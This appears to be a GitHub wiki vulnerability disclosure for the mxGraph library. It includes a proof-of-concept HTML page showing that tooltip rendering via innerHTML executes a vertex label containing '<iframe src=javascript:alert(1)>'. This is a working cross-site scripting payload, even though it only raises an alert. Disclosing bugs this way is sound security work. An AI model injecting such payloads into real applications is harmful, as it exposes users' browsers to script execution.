


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
SxB64 edited this page on Sep 30 · 1 revision

poc detail

First download the source code from github [GitHub - jgraph/mxgraph: mxGraph is a fully client side JavaScript diagramming library](#) and then put the poc.html into the folder mxgraph-master\javascript\examples, and open the poc.html with browser mouse over the node and then js code will be executed



here is the call stack 。 when settooltips is true, mxTooltipHandler use show method which use innerhtml to show the custom parameter



poc.html

```
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Cell 的提示功能</title>

  <script>
    mxBasePath = '../src';
  </script>

  <script src="../../src/js/mxClient.js"></script>

  <script>
    function main(container){
      if (!mxClient.isBrowserSupported())
      {
        mxUtils.error('Browser is not supported!', 200, false);
      }
      else
      {

        var graph = new mxGraph(container);
```

```

graph.setEnabled(true);

graph.setResizeContainer(true);

graph.setCellsResizable(true);

graph.setTooltips(true)

graph.getCursorForCell = function (cell) {
    if (cell != null && cell.value != null && cell.vertex == 1) {
        return 'pointer';
    }
};

var parent = graph.getDefaultParent();

graph.getModel().beginUpdate();
try
{
    var v1 = graph.insertVertex(parent, null, '<iframe
src=javascript:alert(1)>', 20, 20, 80, 30);
    console.log(v1)
    var v2 = graph.insertVertex(parent, null, 'Tooltip2', 200, 200, 80,
30);
}
finally
{
    graph.getModel().endUpdate();
}
}
};
</script>

</head>
<body onload="main(document.getElementById('graphContainer'))">
    <div id="graphContainer"

style="position:relative;overflow:hidden;width:321px;height:241px;background:url('editors/ima

    </div>
</body>
</html>

```



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`https://github.com/SxB64/mxgraph-xss-vul.wiki.git`

